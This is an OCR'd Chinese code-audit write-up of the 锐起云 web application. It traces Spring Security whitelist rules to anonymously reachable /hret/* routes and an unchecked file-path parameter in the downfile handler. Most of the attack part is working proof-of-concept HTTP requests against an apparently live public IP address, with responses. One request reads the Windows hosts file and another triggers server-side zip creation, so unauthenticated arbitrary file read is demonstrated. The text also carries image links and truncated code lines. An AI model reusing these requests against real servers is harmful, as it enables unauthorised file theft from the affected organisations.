

锐起云 代码审计

一: 看xml



```
classes library 根
  base
  cn
  applicationContext-db.xml
  applicationContext-quartz.xml
  applicationContext-security.xml
  config.properties
  jdbc.properties
  log4j.properties
  资源包 messages
  springmvc-servlet.xml
```

1.xxx.security.xml




urity.xml
添加配置...
applicationContext-db.xml
applicationContext-quartz.xml
applicationContext-security.xml
web.xml
HRETController.class

```xml

    <!-- auto-config = true 则使用from-login. 如果不使用该属性 则默认为http-basic(没有session).
        access-denied-page:出错后跳转到的错误页面;
    -->
    <http auto-config="true" access-denied-page="/common/403.jsp">

        <!-- intercept-url:拦截器,可以设定哪些路径需要哪些权限来访问. filters=none 不使用过滤,也可以理解为忽略 -->
        <intercept-url pattern="/js/**" access="IS_AUTHENTICATED_ANONYMOUSLY" />
        <intercept-url pattern="/image.jsp" access="IS_AUTHENTICATED_ANONYMOUSLY" />
        <intercept-url pattern="/css/**" access="IS_AUTHENTICATED_ANONYMOUSLY" />
        <intercept-url pattern="/images/**" access="IS_AUTHENTICATED_ANONYMOUSLY" />
        <intercept-url pattern="/dwr/**" access="IS_AUTHENTICATED_ANONYMOUSLY" />
        <intercept-url pattern="/login" access="IS_AUTHENTICATED_ANONYMOUSLY" />
        <intercept-url pattern="/authlock/getAuthLock" access="IS_AUTHENTICATED_ANONYMOUSLY" />
        <intercept-url pattern="/authlock/fpg" access="IS_AUTHENTICATED_ANONYMOUSLY" />
        <intercept-url pattern="/help/downRiClient" access="IS_AUTHENTICATED_ANONYMOUSLY" />
        <intercept-url pattern="/help/downPhoneClient" access="IS_AUTHENTICATED_ANONYMOUSLY" />
        <intercept-url pattern="/user/code" access="IS_AUTHENTICATED_ANONYMOUSLY" />
        <intercept-url pattern="/hret/*" access="IS_AUTHENTICATED_ANONYMOUSLY" />
        <intercept-url pattern="/download.html" access="IS_AUTHENTICATED_ANONYMOUSLY" />
        <intercept-url pattern="/batchEditUserPge.jsp" access="IS_AUTHENTICATED_ANONYMOUSLY" />
        <intercept-url pattern="/404.html" access="IS_AUTHENTICATED_ANONYMOUSLY" />
        <intercept-url pattern="/cfi/**" access="IS_AUTHENTICATED_ANONYMOUSLY" />
        <!-- <intercept-url pattern="/**/*" access="IS_AUTHENTICATED_ANONYMOUSLY"/> -->
        <intercept-url pattern="/**/*" access="IS_AUTHENTICATED_REMEMBERED"/>
```

上面的IS_AUTHENTICATED_ANONYMOUSLY


配合后面的"/＊/ "IS_AUTHENTICATED_REMEMBERED 形成白名单

双击shift !找!



```
        access-denied-page:出错后跳转到的错误页面;
    -->
    <http auto-config="true" access-denied-page="/common/403.jsp">

        <!-- intercept-url:拦截器,可以设定哪些路径需要哪些权限来访问. filters=
        <intercept-url pattern="/js/**" access="IS_AUTHENTICATED_ANONYM
        <intercept-url pattern="/image.jsp" access="IS_AUTHENTICATED_AN
        <intercept-url pattern="/css/**" access="IS_AUTHENTICATED_ANONY
        <intercept-url pattern="/images/**" access="IS_AUTHENTICATED_AN
        <intercept-url pattern="/dwr/**" access="IS_AUTHENTICATED_ANONY
        <intercept-url pattern="/login" access="IS_AUTHENTICATED_ANONYM
        <intercept-url pattern="/authlock/getAuthLock" access="IS_AUTHE
        <intercept-url pattern="/authlock/fpg" access="IS_AUTHENTICATED
        <intercept-url pattern="/help/downRiClient" access="IS_AUTHENTI
        <intercept-url pattern="/help/downPhoneClient" access="IS_AUTHE
        <intercept-url pattern="/user/code" access="IS_AUTHENTICATED_AN
        <intercept-url pattern="/hret/*" access="IS_AUTHENTICATED_ANONY
        <intercept-url pattern="/download.html" access="IS_AUTHENTICATE
        <intercept-url pattern="/batchEditUserPge.jsp" access="IS_AUTHE
        <intercept-url pattern="/404.html" access="IS_AUTHENTICATED_ANO
        <intercept-url pattern="/cfi/**" access="IS_AUTHENTICATED_ANONY
        <!--<intercept-url pattern="/**/*" access="IS_AUTHENTICATED_ANO
```

```
HRETController.class WEB-INF\classes\cn\com\richtech\web\controller\HRETController.
/hret/{username} (HRETController.class) [GET]
/hret/sharelist (HRETController.class)
/hret/chRd (HRETController.class)
/hret/getAllCom (HRETController.class)
/hret/getSFZ (HRETController.class)
/hret/downfile (HRETController.class)
/hret/fileTree (HRETController.class)
```




```
@RequestMapping(
    value = {"/{username}"},
    method = {RequestMethod.GET}
)
public String getMessageUser(HttpServletRequest request, HttpSer

@RequestMapping({"/sharelist"})
public String getExtrCodeList(HttpServletRequest request, HttpSe

@RequestMapping({"/chRd"})
public void getCountByFtCode(HttpServletRequest request, HttpSer

@RequestMapping({"/getAllCom"})
public void setAllZip(HttpServletRequest request, HttpServletRes

@RequestMapping({"/getSFZ"})
public void zipSelectedFiles(HttpServletRequest request, HttpSer

2 个用法
private String getFileServerPath(String zipPath, String zipName,

1 个用法
private String getOnlyZipServerPath(String zipPath, String zipNa

public void getChFiles(String pathFile, Map<String, String> keyM

@RequestMapping({"/downfile"})
public void downAll(HttpServletRequest request, HttpServletRespo
```

找这些RequestMapping路由

全都是可以访问的


想来部署通过函数去访问 都是靠路由

```
public void downAll(HttpServletRequest request, HttpServletResponse response) {
        try {
            String filePath = ParamUtils.getParameter(request, "fpid", (String)null);
            filePath = URLDecoder.decode(filePath, "UTF-8");
            filePath = filePath.replace("\", "\\");
            File file = new File(filePath);
```




```
@RequestMapping({"/downfile"})
public void downAll(HttpServletRequest request, HttpServletResponse response) {
    try {
        String filePath = ParamUtils.getParameter(request,  paramName: "fpid", (String)null);
        filePath = URLDecoder.decode(filePath,  enc: "UTF-8");
        filePath = filePath.replace( target: "\",  replacement: "\\");
        File file = new File(filePath);
        if (file.exists()) {
            BufferedOutputStream bos = null;
```


可控



```
    public void getChFiles(String pathFile, Map<String, String>

    @RequestMapping({"/downf
    public void downAll(HttpSer
```



```
###
GET /hret/downfile
```



```
###
GET /hret/downfile

###
GET /hret/getSFZ
```

"右键"→显示上下文请求→在http中构造请求

构造poc


```
POST /hret/downfile HTTP/1.1
Host: 220.175.120.50:7755
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 47

fpid=C:\\Windows\\System32\\drivers\\etc\\HOSTS


```

重点来了 上面这个包其实我们是抓不到的

我们只能抓到这样的包

```
GET /login HTTP/1.1
Host: 220.175.120.50:7755
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://220.175.120.50:7755/login;jsessionid=056B531393A01B73AFF6BCBF013CA38D
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID_Ecloud=056B531393A01B73AFF6BCBF013CA38D
Connection: close
```

那我们可以依次构造包




```
POST /hret/downfile HTTP/1.1
Host: 220.175.120.50:7755
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Accept: /
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 47

fpid=C:\\Windows\\System32\\drivers\\etc\\HOSTS
```

框内这几个是随便写 删掉都可以

但是Content-Type: application/x-www-form-urlencoded必须写且和post是绑定的

还有一个 一定不能空行！！

你看我们可以把上面那个login的包改下来




```
POST /hret/downfile HTTP/1.1
Host: 220.175.120.50:7755
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1;
Win64; x64; Trident/5.0)
Accept:
image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.
8
Referer:
http://220.175.120.50:7755/login;jsessionid=056B531393A01B73AFF
6BCBF013CA38D
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 47

fpid=C:\\Windows\\System32\\drivers\\etc\\HOSTS
```

```
# space.
#
# Additionally, comments (such as these) may be
inserted on individual
# lines or following the machine name denoted by a
'#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          #
source server
#       38.25.63.10     x.acme.com              # x
client host

# localhost name resolution is handled within DNS
itself.
# 127.0.0.1       localhost
# ::1             localhost
```

依旧可以

我们不是整个目录都是可以访问的吗 我们试试@request




```
POST /hret/getAllCom HTTP/1.1
Host: 220.175.120.50:7755
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1;
Win64; x64; Trident/5.0)
Accept:
image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.
8
Referer:
http://220.175.120.50:7755/login;jsessionid=056B531393A01B73AFF
6BCBF013CA38D
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 18

excode=1&&exname=1
```

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Length: 35
Date: Wed, 01 Mar 2023 05:58:47 GMT
Connection: close

1,D:\datastore/1_20230301135847.zip
```

一样可以 这样就好几个洞了

xml不是有其他目录吗 也试一试




```
POST /help/downPhoneClient HTTP/1.1
Host: 220.175.120.50:7755
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0;
Windows NT 6.1; Win64; x64; Trident/5.0)
Accept:
